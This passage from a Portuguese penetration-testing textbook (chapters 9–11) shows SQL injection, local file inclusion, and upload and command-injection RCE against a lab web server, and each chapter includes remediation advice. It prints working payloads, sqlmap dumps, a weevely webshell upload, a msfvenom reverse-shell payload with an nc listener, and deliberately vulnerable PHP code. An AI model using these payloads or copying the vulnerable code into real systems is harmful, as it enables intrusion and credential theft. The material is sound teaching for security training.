Exploração: o mecanismo por trás do ataque

Antes de apontar uma ferramenta automática, entenda o que ela faz — é a única forma de interpretar seus resultados e de improvisar quando a ferramenta falha. O manual, aqui, existe só para revelar o mecanismo.

Um login legítimo produz a consulta esperada:

```
SELECT usuario,secret FROM usuarios WHERE usuario='admin' AND senha='S3nh4F0rt3!2024'
```


Agora observe o que acontece quando o campo `usuario` recebe `admin'-- ` (com um espaço no fim). A aspa simples **fecha** a string do usuário; o `--` inicia um **comentário SQL**, que anula todo o resto da linha — inclusive a checagem de senha:

```
SELECT usuario,secret FROM usuarios WHERE usuario='admin'-- ' AND senha='x'
```

A consulta agora significa apenas "selecione o usuário `admin`", sem condição de senha. Uma alternativa é a **tautologia** `' OR '1'='1`, que injeta uma condição sempre verdadeira e faz a cláusula `WHERE` casar com a primeira linha da tabela. Dispare o ataque manualmente com `curl`, deixando ele codificar o payload:

```
curl -s http://10.137.0.24/login.php \
  --data-urlencode "usuario=admin'-- " \
  --data-urlencode "senha=x"
<!doctype html><meta charset="utf-8"><title>Login</title><h1>Área restrita</h1>
<form method="post">Usuário:<input name="usuario"> Senha:<input name="senha" type="password">
<button>Entrar</button></form>
<p><b>Bem-vindo admin! Flag: FLAG{web_sqli_9a3f1c7e}</b></p><a href="index.php">voltar</a>
```

O bypass de autenticação funcionou: a mensagem `Bem-vindo admin!` e a flag confirmam que o portal executou a consulta injetada e devolveu a linha do administrador. Esse é o coração da falha.



SQL injection: a entrada concatenada vira comando — dado deixa de ser só dado.

SQL injection: a entrada concatenada vira comando — dado deixa de ser só dado.

O diagrama acima resume o ciclo: a entrada atravessa a fronteira entre dado e comando, e o banco executa o que deveria apenas armazenar.

Automatizando com o sqlmap

O bypass entrega a flag, mas subestima a falha. A ferramenta de referência do Kali para SQLi é o **sqlmap**, que detecta o ponto injetável, identifica o banco e **extrai** seu conteúdo automaticamente, testando dezenas de técnicas (baseada em erro, booleana, temporal, UNION). Aponte-o para o formulário, indicando o corpo POST e o parâmetro a atacar:

```
sqlmap -u "http://10.137.0.24/login.php" \
  --data="usuario=admin&senha=x" -p usuario --batch
[INFO] testing connection to the target URL
```

```
[INFO] testing if the target URL content is stable
[INFO] GET parameter 'usuario' appears to be injectable
[INFO] the back-end DBMS is MySQL
[INFO] confirming MySQL
web application technology: Apache 2.4.62, PHP 8.2.7
back-end DBMS: MySQL >= 5.6 (MariaDB fork)
Parameter: usuario (POST)
    Type: boolean-based blind
    Type: error-based
    Type: UNION query
```

O sqlmap confirma o parâmetro `usuario` como injetável e reconhece o **MariaDB** por trás. Com a injeção estabelecida, enumere os bancos de dados:

```
sqlmap -u "http://10.137.0.24/login.php" \
  --data="usuario=admin&senha=x" -p usuario --batch --dbs
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] webapp
```

O banco da aplicação é o `webapp`. Liste suas tabelas e, em seguida, despeje (**dump**) a que interessa:

```
sqlmap -u "http://10.137.0.24/login.php" \
  --data="usuario=admin&senha=x" -p usuario --batch \
  -D webapp -T usuarios --dump
Database: webapp
Table: usuarios
[3 entries]
+----+---------+-----------------+----------------------+
| id | usuario | senha           | secret               |
+----+---------+-----------------+----------------------+
| 1  | admin   | S3nh4F0rt3!2024 | FLAG{web_sqli_9a3f1c7e}|
| 2  | joao    | joao123         | sem flag             |
| 3  | maria   | maria2023       | sem flag             |
+----+---------+-----------------+----------------------+
```

O dump revela a tabela `usuarios` inteira. Note que as senhas estão em **texto puro** (cleartext) — uma segunda falha grave, pois um banco correto guardaria apenas o *hash* delas. O sqlmap traz um detector de hashes embutido (`--passwords`) que aqui não encontra nada para quebrar justamente porque não há hash algum: as credenciais já estão legíveis.

A flag

A flag do módulo `web` está no campo `secret` da linha do `admin`, capturada tanto pelo bypass manual quanto pelo dump:

```
FLAG{web_sqli_9a3f1c7e}
```

Confirme com um passe único do sqlmap, extraindo só a coluna do segredo:

```
sqlmap -u "http://10.137.0.24/login.php" \
  --data="usuario=admin&senha=x" -p usuario --batch \
  -D webapp -T usuarios -C secret --dump
```

O valor exato muda a cada provisionamento do alvo — o formato é sempre `FLAG{web*sqli*<hex>}`.

Até onde vai

A flag é o objetivo didático, mas o impacto real é maior. O dump entregou **três pares de credenciais** em texto puro. Senhas são reutilizadas: o `admin:S3nh4F0rt3!2024` e o `joao:joao123` são as primeiras tentativas contra o SSH, o FTP e qualquer outro serviço autenticado do alvo — um pivô direto para os capítulos de credenciais fracas.

Há ainda o próprio banco. A aplicação armazena suas credenciais de conexão em um arquivo de configuração, e o portal deixa vazar uma cópia de backup dele — pista anotada no `robots.txt`:

```
curl -s http://10.137.0.24/config.php.bak
<?php
define('DB_HOST','127.0.0.1'); define('DB_USER','webapp');
define('DB_PASS','webapp123'); define('DB_NAME','webapp');
```

Com `webapp:webapp123`, um atacante que já tenha um shell no alvo fala diretamente com o MariaDB, sem depender mais da injeção. SQLi raramente é o fim da linha: é a chave que abre o banco, e o banco costuma abrir o resto da rede.

Remediação

A causa da falha é única: **misturar comando e dado**. A correção definitiva é separá-los com **consultas parametrizadas (prepared statements)**, em que o SQL é enviado ao banco com marcadores de posição e os valores viajam à parte — o banco nunca interpreta a entrada do usuário como código. Em PHP com `mysqli`, o `login.php` corrigido fica assim:

```
$stmt = $c->prepare('SELECT usuario,secret FROM usuarios WHERE usuario=? AND senha=?');
$stmt->bind_param('ss', $u, $p);
$stmt->execute();
$r = $stmt->get_result();
```

Agora `admin'-- ` é tratado como um nome de usuário literal — que não existe — e a injeção morre. Medidas complementares reforçam a defesa em profundidade: **nunca** guardar senhas em texto puro (usar `password_hash()` com bcrypt/argon2), conceder ao usuário do banco o **mínimo de privilégios** necessário, tratar mensagens de erro para não vazar estrutura interna e posicionar um **WAF** para barrar payloads conhecidos. Nenhuma dessas, porém, substitui a parametrização: o resto é camada, o *prepared statement* é a cura.

Ferramentas citadas

- **sqlmap** — ferramenta de detecção e exploração automatizada de injeção de SQL; enumera bancos, tabelas e dados e testa múltiplas técnicas de injeção. Licença: código aberto (GPLv2).
- **whatweb** — identificador de tecnologias web (fingerprint) por assinaturas: servidor, linguagem, CMS, versões e cabeçalhos. Licença: código aberto (GPLv2/MIT).
- **Burp Suite** — plataforma de teste de segurança de aplicações web (proxy interceptador, repeater, scanner); útil para capturar e manipular manualmente as requisições do formulário antes de automatizar. Licença: comercial (edição Community gratuita, incluída no Kali).
- **curl** — cliente de linha de comando para requisições HTTP; usado aqui para demonstrar o mecanismo do bypass. Licença: código aberto (curl license, estilo MIT).

Referências

- OWASP FOUNDATION. **SQL Injection**. Disponível em: https://owasp.org/www-community/attacks/SQL_Injection. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **OWASP Top 10:2021 — A03 Injection**. Disponível em: https://owasp.org/Top10/A03_2021-Injection/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **SQL Injection Prevention Cheat Sheet**. Disponível em: https://cheatsheetseries.owasp.org/cheatsheets/SQL*Injection*Prevention*Cheat*Sheet.html. Acesso em: 11 jul. 2026.

- MITRE. **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**. Disponível em: https://cwe.mitre.org/data/definitions/89.html. Acesso em: 11 jul. 2026.
- STAMPAR, Miroslav; DAMELE A. G., Bernardo. **sqlmap: automatic SQL injection and database takeover tool**. Disponível em: https://sqlmap.org/. Acesso em: 11 jul. 2026.

Capítulo 10 — Web: LFI (inclusão de arquivo local)

A injeção de SQL do capítulo anterior mora numa consulta ao banco. A falha de agora é mais burra e mais antiga: um `include` de PHP que confia no nome do arquivo que você mandou. Diga a ele para incluir `/etc/passwd` e ele inclui. Diga para incluir o código-fonte da própria aplicação e ele entrega as senhas do banco de mão beijada. Nenhum banco de dados envolvido — só um programador que esqueceu que o parâmetro da URL é território inimigo.

A falha: inclusão de arquivo local

A **inclusão de arquivo local (Local File Inclusion — LFI)** ocorre quando uma aplicação usa entrada controlada pelo usuário para montar o caminho de um arquivo que será lido ou incluído pelo servidor, sem validar esse caminho. É a materialização web do **caminho transposto (path traversal)**: sequências como `../` permitem escapar do diretório esperado e alcançar qualquer arquivo que o processo do servidor tenha permissão de ler.

No alvo projeto*meu*deus, a falha vive no módulo `mod_web`, no arquivo `pagina.php`. O código é curto o bastante para caber numa frase de acusação:

```
<?php $a=$_GET['arquivo']??'home.html'; /* VULN: LFI */ include($a);?>
```

O parâmetro `arquivo`, vindo direto da query string, é passado a `include()` sem qualquer filtro. Como `include()` tanto lê arquivos estáticos quanto **executa** código PHP, essa única linha abre duas portas: ler qualquer arquivo do disco e, mais adiante, executar código — o assunto do próximo capítulo. Este capítulo cataloga o que a leitura de arquivos entrega.

Recon: mapeando endpoints e parâmetros

Antes de explorar, é preciso descobrir *onde* explorar. A primeira ferramenta é o **gobuster**, que força a descoberta de páginas por dicionário. O objetivo é enumerar os scripts PHP servidos pela aplicação:

```
gobuster dir -u http://10.137.0.24/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.6
===============================================================
/config.php.bak       (Status: 200) [Size: 118]
/index.php            (Status: 200) [Size: 392]
/login.php            (Status: 200) [Size: 411]
/busca.php            (Status: 200) [Size: 236]
/pagina.php           (Status: 200) [Size: 74]
/upload.php           (Status: 200) [Size: 298]
/ping.php             (Status: 200) [Size: 214]
/robots.txt           (Status: 200) [Size: 61]
/phpinfo.php          (Status: 200) [Size: 95213]
/uploads              (Status: 301) [Size: 321]
===============================================================
```

O **nikto** complementa, apontando arquivos sensíveis e configurações perigosas que o gobuster ignora:

```
nikto -h http://10.137.0.24/
+ /config.php.bak: PHP backup file may contain sensitive information.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /robots.txt: contains 2 entries which should be manually viewed.
+ Directory indexing found: /uploads/
```

O `robots.txt`, marcado pelo nikto, é um mapa de tesouro deixado por quem tentou esconder o que não devia existir:

```
curl -s http://10.137.0.24/robots.txt
User-agent: *
Disallow: /config.php.bak
Disallow: /uploads/
```

Entre os endpoints, `pagina.php` é o suspeito clássico de LFI: um script que existe para *servir outra coisa*. A própria página inicial revela o parâmetro que ele espera, num link honesto demais: `pagina.php?arquivo=home.html`. O nome `arquivo` já grita o que faz.

Confirmando o parâmetro por fuzzing

Nem sempre o parâmetro está estampado num link. Quando não está, ele se descobre por **fuzzing** — bombardear o endpoint com nomes de parâmetro prováveis e observar qual muda a resposta. A ferramenta líder é o **ffuf**, que substitui a palavra `FUZZ` na requisição por cada entrada do dicionário. Aqui, procura-se o parâmetro que faça o servidor cuspir o conteúdo de `/etc/passwd`, filtrando (`-mr`) as respostas que contenham a assinatura `root:`:

```
ffuf -u "http://10.137.0.24/pagina.php?FUZZ=/etc/passwd" \
     -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
     -mr "root:x:0:0"
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
 :: Method           : GET
 :: Matcher          : Regexp: root:x:0:0
________________________________________________
arquivo                 [Status: 200, Size: 1198, Words: 12, Lines: 24]
:: Progress: [6453/6453] :: Job [1/1] :: 0 req/sec :: Errors: 0 ::
```

O ffuf isolou `arquivo` como o único parâmetro que abre a torneira. O mesmo pode ser feito com o **wfuzz**, que segue a mesma lógica de marcador (`FUZZ`) e é útil quando se quer inspecionar códigos e tamanhos de resposta com filtros finos:

```
wfuzz -u "http://10.137.0.24/pagina.php?FUZZ=/etc/passwd" \
      -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
      --ss "root:x:0:0"
000000042:   200   12 L   12 W   1198 Ch   "arquivo"
```

Exploração: lendo o sistema de arquivos

Confirmado o parâmetro, a leitura é imediata. O mecanismo, mostrado com **curl** para deixá-lo cru, é apenas pedir o arquivo pelo nome. Como o `include()` aceita caminho absoluto, nem sequer é preciso transpor diretórios para `/etc/passwd`:

```
curl -s "http://10.137.0.24/pagina.php?arquivo=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
aluno:x:1000:1000:aluno,,,:/home/aluno:/bin/bash
webapp:x:1001:1001::/home/webapp:/bin/bash
<hr><a href="index.php">voltar</a>
```

O `<hr>` e o link `voltar` ao final confirmam que o conteúdo foi *incluído* pela `pagina.php` — não é uma listagem de diretório, é o arquivo real do alvo, com a lista de usuários locais que alimenta o

próximo passo de escalada. Quando o alvo espera um caminho relativo a um diretório específico, entra a transposição clássica, subindo níveis com `../` até a raiz:

```
curl -s --path-as-is "http://10.137.0.24/pagina.php?arquivo=../../../../etc/passwd" | head -1
root:x:0:0:root:/root:/bin/bash
```

Para varrer *quais* arquivos são legíveis, o fuzzing volta — agora no valor, não no nome do parâmetro. Um dicionário de alvos de LFI (a seção *LFI* do SecLists) enfileira caminhos sensíveis, e o ffuf marca os que retornam conteúdo:

```
ffuf -u "http://10.137.0.24/pagina.php?arquivo=FUZZ" \
     -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt \
     -fs 74
/etc/passwd             [Status: 200, Size: 1198, ...]
/etc/hosts              [Status: 200, Size: 265, ...]
/etc/apache2/apache2.conf [Status: 200, Size: 7224, ...]
/var/log/apache2/access.log [Status: 200, Size: 40218, ...]
```

O filtro `-fs 74` descarta as respostas do tamanho da página vazia (74 bytes, o `<hr>` sozinho), deixando só os arquivos que existem e foram lidos.

Lendo o código-fonte com o wrapper php://filter

Há um problema ao apontar a LFI para um arquivo `.php`: como `include()` **executa** PHP, pedir `config.php` diretamente roda o código e não mostra nada — as senhas ficam nas variáveis, invisíveis na saída. A solução é o **wrapper de fluxo (stream wrapper)** `php://filter`, que aplica uma transformação ao conteúdo antes da inclusão. Codificando o arquivo em Base64, o PHP não é interpretado como código, e sim entregue como texto:

```
curl -s "http://10.137.0.24/pagina.php?arquivo=php://filter/convert.base64-
encode/resource=config.php"
PD9waHAKZGVmaW5lKCdEQl9IT1NUJywnMTI3LjAuMC4xJyk7IGRlZmluZSgnREJfVVNFUicsJ3dl
YmFwcCcpOwpkZWZpbmUoJ0RCX1BBU1MnLCd3ZWJhcHAxMjMnKTsgZGVmaW5lKCdEQl9OQU1FJywn
d2ViYXBwJyk7Cg==
```


Basta decodificar o bloco para revelar o segredo que o `include()` esconderia:

```
curl -s "http://10.137.0.24/pagina.php?arquivo=php://filter/convert.base64-
encode/resource=config.php" | base64 -d
<?php
define('DB_HOST','127.0.0.1'); define('DB_USER','webapp');
define('DB_PASS','webapp123'); define('DB_NAME','webapp');
```

O código-fonte da aplicação, com as credenciais do banco (`webapp` / `webapp123`), foi lido sem nenhum acesso ao banco. O mesmo truque expõe qualquer script do portal — `login.php`, `upload.php` — revelando as demais falhas por leitura direta da lógica. E, como o recon já apontou o backup `config.php.bak`, esse arquivo, por não ter extensão `.php` ativa, é servido em texto puro por um simples `curl -s http://10.137.0.24/config.php.bak`, confirmando as mesmas credenciais por um segundo caminho.

Até onde vai: da leitura à execução

Ler arquivos já é grave — expõe credenciais, chaves SSH em `/home//.ssh/id_rsa`, *tokens de configuração e a topologia interna do sistema. Mas uma LFI que atravessa `include()` raramente para na leitura. Quando o atacante consegue escrever conteúdo controlado em um arquivo que depois é incluído, a leitura vira execução remota de código (Remote Code Execution — RCE)*.



Escalada do LFI: de ler arquivos a executar código.

Escalada do LFI: de ler arquivos a executar código.

Os vetores clássicos, ilustrados pela figura, são o **envenenamento de log (log poisoning)** — injetar PHP no `User-Agent`, que o Apache grava em `access.log`, e depois incluir esse log via LFI para executá-lo — e o abuso de arquivos de sessão do PHP em `/var/lib/php/sessions/`. O alvo projeto*meu*deus até dispensa essa acrobacia, porque oferece um `upload.php` que aceita PHP direto; ainda assim, o par LFI + log poisoning é a ponte canônica quando não há upload. Essa passagem da leitura para o shell é o tema do capítulo 11.

Remediação

Corrigir uma LFI é fechar a confiança no nome do arquivo. As três defesas, em ordem de eficácia:

- **Lista de permissões (allowlist)**: nunca incluir um caminho arbitrário. Mapeie os valores aceitos para arquivos fixos — `$paginas = ['home' => 'home.html', 'sobre' => 'sobre.html']; include($paginas[$_GET['arquivo']] ?? 'home.html');`. O usuário escolhe uma *chave*, não um *caminho*.
- **Sanear o caminho**: se um nome precisar mesmo ser aceito, aplique `basename()` para descartar diretórios e valide contra uma extensão esperada, cortando `../` e caminhos absolutos.
- **Endurecer o PHP**: definir `allow*url*include=Off` (bloqueia inclusão remota), restringir o acesso com `open_basedir` a um diretório único e desabilitar wrappers perigosos, o que neutraliza o `php://filter`. Mantenha logs e backups (`config.php.bak`) fora da raiz web servida.

A regra é a mesma da SQLi: dado do usuário não é instrução. Um número de página não é um caminho de sistema de arquivos, e tratá-lo como tal entrega o disco inteiro por uma linha de código.

Ferramentas citadas

- **ffuf** — *fuzzer* web em Go, rápido, para descoberta de conteúdo, parâmetros e valores por marcador `FUZZ`. Licença: código aberto (MIT).
- **wfuzz** — *fuzzer* web em Python, orientado a marcador, com filtros finos por código/tamanho/palavras de resposta. Licença: código aberto (GPLv2).
- **gobuster** — ferramenta de força bruta de diretórios, arquivos, DNS e vhosts, escrita em Go. Licença: código aberto (Apache 2.0 / MIT).
- **nikto** — varredor de servidores web que sinaliza arquivos perigosos, configurações inseguras e software desatualizado. Licença: código aberto (GPL).
- **curl** — cliente de linha de comando para requisições HTTP; usado aqui para expor o mecanismo cru da falha. Licença: código aberto (curl license, estilo MIT).
- **SecLists** — coleção de dicionários para segurança (nomes de parâmetros, cargas de LFI, etc.). Licença: código aberto (MIT).

Referências

- OWASP FOUNDATION. **Testing for Local File Inclusion** (WSTG-ATHZ-01). OWASP Web Security Testing Guide. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **Path Traversal**. Disponível em: https://owasp.org/www-community/attacks/Path_Traversal. Acesso em: 11 jul. 2026.
- MITRE. **CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')**. Disponível em:

https://cwe.mitre.org/data/definitions/98.html. Acesso em: 11 jul. 2026.
- MITRE. **CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')**. Disponível em: https://cwe.mitre.org/data/definitions/22.html. Acesso em: 11 jul. 2026.
- THE PHP GROUP. **PHP Manual: Supported Protocols and Wrappers (php://filter)**. Disponível em: https://www.php.net/manual/en/wrappers.php.php. Acesso em: 11 jul. 2026.

Capítulo 11 — Web: upload/RCE e command injection

Todo formulário que aceita um arquivo ou repassa o que você digita para o sistema operacional é uma porta dos fundos esperando para ser aberta. O "Portal Interno" do alvo tem duas delas escancaradas: uma ferramenta de ping que executa o que mandam e um upload que aceita qualquer coisa. Neste capítulo você deixa de ler o banco de dados de longe e passa a rodar comandos dentro do servidor — o pulo do gato da exploração web.

Este é o terceiro e último capítulo dedicado à aplicação web do alvo (o módulo `mod_web` do `provision.sh`). Nos dois anteriores, a **injeção de SQL** (capítulo 9) entregou a flag pela tela de login e a **inclusão de arquivo local** (capítulo 10) leu arquivos do disco. Agora o objetivo é maior: **execução remota de código (remote code execution, RCE)**, o ponto em que a falha web vira um interpretador de comandos do lado do servidor.

As duas falhas e o backup esquecido

A página inicial do portal (`index.php`) lista cinco funcionalidades. Duas delas são o alvo deste capítulo, cada uma representando uma classe de falha distinta.

A primeira é a **injeção de comando (command injection, CWE-78)**, em `ping.php`. O código passa o parâmetro `ip` direto para o shell, sem qualquer filtragem:

```
if($ip!=='') $o=shell_exec('ping -c 2 '.$ip.' 2>&1'); // VULN: command injection
```

Como o valor é concatenado dentro da string entregue ao `shell_exec`, qualquer metacaractere de shell (`;`, `|`, `&&`, `$()`) quebra o comando `ping` e emenda o que o atacante quiser. `127.0.0.1;id` faz o servidor pingar a si mesmo **e** executar o `id`.

A segunda é o **upload sem validação (unrestricted file upload, CWE-434)**, em `upload.php`. O código aceita o arquivo enviado e o move para uma pasta servida pelo PHP, sem checar extensão, tipo MIME ou conteúdo:

```
$d='uploads/'.basename($_FILES['arquivo']['name']);
move_uploaded_file($_FILES['arquivo']['tmp_name'],$d)  // VULN: -> RCE
```

Se o arquivo enviado for um script PHP, ele cai em `/uploads/`, uma pasta dentro do webroot. Ao acessá-lo pelo navegador, o Apache o **executa** em vez de servir o texto — e o atacante ganha um interpretador dentro do servidor.

Há ainda um terceiro erro, de higiene, que amarra tudo: um **backup do arquivo de configuração**. O provisionamento copia `config.php` para `config.php.bak`, e o `.bak` não é interpretado pelo PHP — é servido como **texto puro**, expondo as credenciais do banco. O próprio HTML da página inicial deixa o comentário revelador: `<!-- TODO: remover /config.php.bak antes de subir pra producao -->`.

Recon: achando o upload e o .bak

Antes de explorar, é preciso mapear a superfície. A ferramenta de força bruta de diretórios do Kali para isso é o **feroxbuster**, rápido e recursivo. Aponte-o para o alvo com uma wordlist comum:

```
feroxbuster -u http://10.137.0.24 -w /usr/share/wordlists/dirb/common.txt -x php
200      GET  http://10.137.0.24/index.php
200      GET  http://10.137.0.24/login.php
200      GET  http://10.137.0.24/busca.php
200      GET  http://10.137.0.24/pagina.php
200      GET  http://10.137.0.24/upload.php
200      GET  http://10.137.0.24/ping.php
200      GET  http://10.137.0.24/phpinfo.php
301      GET  http://10.137.0.24/uploads => http://10.137.0.24/uploads/
200      GET  http://10.137.0.24/robots.txt
```

O mesmo resultado sai do **gobuster**, alternativa igualmente presente no Kali, com sintaxe parecida:

```
gobuster dir -u http://10.137.0.24 -w /usr/share/wordlists/dirb/common.txt -x php
```

O `robots.txt` — o primeiro lugar que um atacante lê, justamente porque lista o que o dono quer esconder — aponta diretamente para o backup:

```
curl -s http://10.137.0.24/robots.txt
User-agent: *
Disallow: /config.php.bak
Disallow: /uploads/
```

Baixar esse backup com o **curl** é imediato, e as credenciais do banco caem em texto puro:

```
curl -s http://10.137.0.24/config.php.bak
<?php
define('DB_HOST','127.0.0.1'); define('DB_USER','webapp');
define('DB_PASS','webapp123'); define('DB_NAME','webapp');
```

Guarde `webapp` / `webapp123`: essas credenciais fecham o capítulo. A pasta `/uploads/` com listagem habilitada (`Options +Indexes`) e o `ping.php` completam o mapa. Os dois vetores de RCE estão localizados.

Exploração web: da injeção/upload ao RCE e à flag no banco de dados.

Exploração web: da injeção/upload ao RCE e à flag no banco de dados.

O diagrama acima resume o caminho: a partir do reconhecimento, dois vetores independentes levam ao mesmo lugar — um shell como `www-data` —, e as credenciais vazadas transformam esse shell na flag.

Injeção de comando automatizada com commix

O `ping.php` pode ser explorado à mão (`?ip=127.0.0.1;id`), e vale entender o mecanismo, mas a ferramenta dedicada do Kali para isso é o **commix** (*command injection exploiter*). Ele detecta o ponto de injeção, escolhe a técnica e entrega um shell. Basta apontá-lo para a URL e indicar o parâmetro vulnerável:

```
commix --url="http://10.137.0.24/ping.php?ip=127.0.0.1" -p ip
[+] Testing the (results-based) classic command injection technique... [ succeed ]
[+] The (GET) 'ip' parameter is vulnerable to Results-based Command Injection.
    Type   : Results-based command injection
    Technique : Classic command injection ('.;id.')
    Payload   : ;echo YWJj...; id
[?] Do you want a Pseudo-Terminal shell? [Y/n] Y
commix(os_shell) >
```

A partir do prompt `os_shell`, cada comando roda no servidor, como o usuário do Apache:

```
commix(os_shell) > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Esse `uid=33(www-data)` é exatamente o que o validador `test-lab.sh` procura para dar PASS na injeção de comando. Para uma única prova sem interação, o commix também aceita `--os-cmd`:

```
commix --url="http://10.137.0.24/ping.php?ip=127.0.0.1" -p ip --os-cmd="id"
```

Do upload à RCE: webshell com weevely

O segundo vetor é o upload. A ideia é enviar um script PHP e depois acessá-lo em `/uploads/`. Em vez de uma webshell caseira (`<?php system($_GET['c']); ?>`), o Kali oferece o **weevely**, que gera uma webshell PHP **ofuscada e protegida por senha** e ainda entrega um terminal com dezenas de módulos de pós-exploração. Primeiro, gere o agente:

```
weevely generate senha123 curriculo.php
Generated 'curriculo.php' with password 'senha123' of 748 byte size.
```

O upload não valida nada, então o `curl` envia o arquivo pelo formulário `multipart/form-data` como se fosse um currículo:

```
curl -s -F "arquivo=@curriculo.php" http://10.137.0.24/upload.php
<p>Enviado: <a href="uploads/curriculo.php">uploads/curriculo.php</a></p>
```

O arquivo está no servidor. Agora o weevely se conecta a ele passando a URL e a senha, e abre um terminal remoto:

```
weevely http://10.137.0.24/uploads/curriculo.php senha123
[+] weevely 4.0.1
[+] Target:  10.137.0.24
[+] Session: /root/.weevely/sessions/10.137.0.24/curriculo_0.session
www-data@alvo:/var/www/html/uploads $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Como alternativa — útil quando o objetivo é um **shell reverso** completo em vez de uma webshell —, o **msfvenom** gera o payload e o Metasploit recebe a conexão. Gere um payload PHP:

```
msfvenom -p php/reverse_php LHOST=10.137.0.21 LPORT=4444 -f raw -o rev.php
```

Envie-o pelo mesmo upload, deixe um `nc -lvnp 4444` (ou o `multi/handler`) escutando no Kali e acesse `http://10.137.0.24/uploads/rev.php` no navegador para disparar a conexão de volta. Qualquer um dos três caminhos — commix, weevely ou msfvenom — termina no mesmo lugar: código rodando como `www-data` no alvo.

A flag: das credenciais vazadas ao banco

Com um shell como `www-data`, as credenciais recuperadas do `config.php.bak` fecham o ciclo. De dentro da sessão (do commix ou do weevely), conecte-se ao banco e leia a tabela de usuários — a mesma que guarda o segredo capturado por SQLi no capítulo 9:

```
www-data@alvo:/var/www/html $ mysql -u webapp -pwebapp123 webapp -e "SELECT usuario,secret FROM usuarios"
usuario   secret
admin     FLAG{web_3f9c1a2b}
joao      sem flag
maria     sem flag
```

A flag `FLAG{web_...}` sai pela terceira via distinta do mesmo alvo (login por SQLi, e agora shell + banco), o que evidencia como falhas independentes convergem. Mais importante que a flag, porém, é o que o shell representa: você deixou de conversar com a aplicação e passou a operar o servidor.

Até onde vai

O ganho aqui é qualitativo. Injeção de SQL e LFI extraem dados; **RCE dá execução**. A partir do shell `www-data` você tem acesso ao sistema de arquivos, à rede interna do alvo e aos processos locais. Mas `www-data` é um usuário de baixo privilégio — não pode ler `/etc/shadow` nem `/root`. O próximo passo natural é a **escalação de privilégio (privilege escalation)**: transformar esse shell limitado em `root`. É exatamente o tema do capítulo 21 (`mod_privesc`), onde a webshell obtida aqui vira o ponto de partida para SUID mal configurado, `sudo` permissivo e cron gravável. Este capítulo entregou o pé na porta; o 21 entrega a casa inteira.

Remediação

As três falhas têm correções conhecidas e baratas, cada uma mapeada a uma prática consolidada.

- **Injeção de comando:** nunca concatenar entrada do usuário em chamadas de shell. Onde a funcionalidade for realmente necessária, validar a entrada contra uma lista de permitidos estrita (por exemplo, um IP válido via `filter*var($ip, FILTER*VALIDATE*IP)`) e usar APIs que separem comando e argumentos em vez de `shell*exec`.
- **Upload sem validação:** validar extensão e tipo por lista de permitidos, renomear o arquivo, e — decisivo — armazenar os uploads **fora do webroot** ou numa pasta onde o PHP não seja executado (`php*admin*flag engine off`). O upload nunca deve cair em diretório interpretado pelo servidor.
- **Backup no webroot:** não deixar `.bak`, `.old`, `.zip` ou cópias de configuração dentro da pasta pública. Segredos (credenciais de banco) ficam fora do webroot e, idealmente, em variáveis de ambiente. Um `config.php.bak` legível anula qualquer cuidado com senha.

O princípio comum é o mesmo das falhas anteriores: **toda entrada é hostil** até ser validada, e o servidor jamais deve confiar no que o cliente envia — seja um parâmetro de URL ou um arquivo.

Ferramentas citadas

- **commix** — explorador automatizado de injeção de comando (command injection); detecta o ponto vulnerável e entrega um shell. Licença: código aberto (GPLv3).
- **weevely** — gerador de webshell PHP ofuscada e protegida por senha, com terminal e módulos de pós-exploração. Licença: código aberto (GPLv3).
- **msfvenom** — gerador de payloads do Metasploit Framework; produz shells e agentes em diversos formatos. Licença: código aberto (BSD, licença do Metasploit).
- **feroxbuster** — força bruta de diretórios e arquivos web, rápida e recursiva. Licença: código aberto (MIT/Apache-2.0).
- **gobuster** — força bruta de diretórios, DNS e vhosts em web. Licença: código aberto (Apache-2.0).
- **curl** — cliente de linha de comando para requisições HTTP; usado aqui para vazar o backup e enviar o arquivo pelo formulário. Licença: código aberto (curl license, estilo MIT).

Referências

- OWASP FOUNDATION. **OWASP Top 10 – A03:2021 Injection**. Disponível em: https://owasp.org/Top10/A03_2021-Injection/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **Unrestricted File Upload**. Disponível em: https://owasp.org/www-community/vulnerabilities/Unrestricted*File*Upload. Acesso em: 11 jul. 2026.
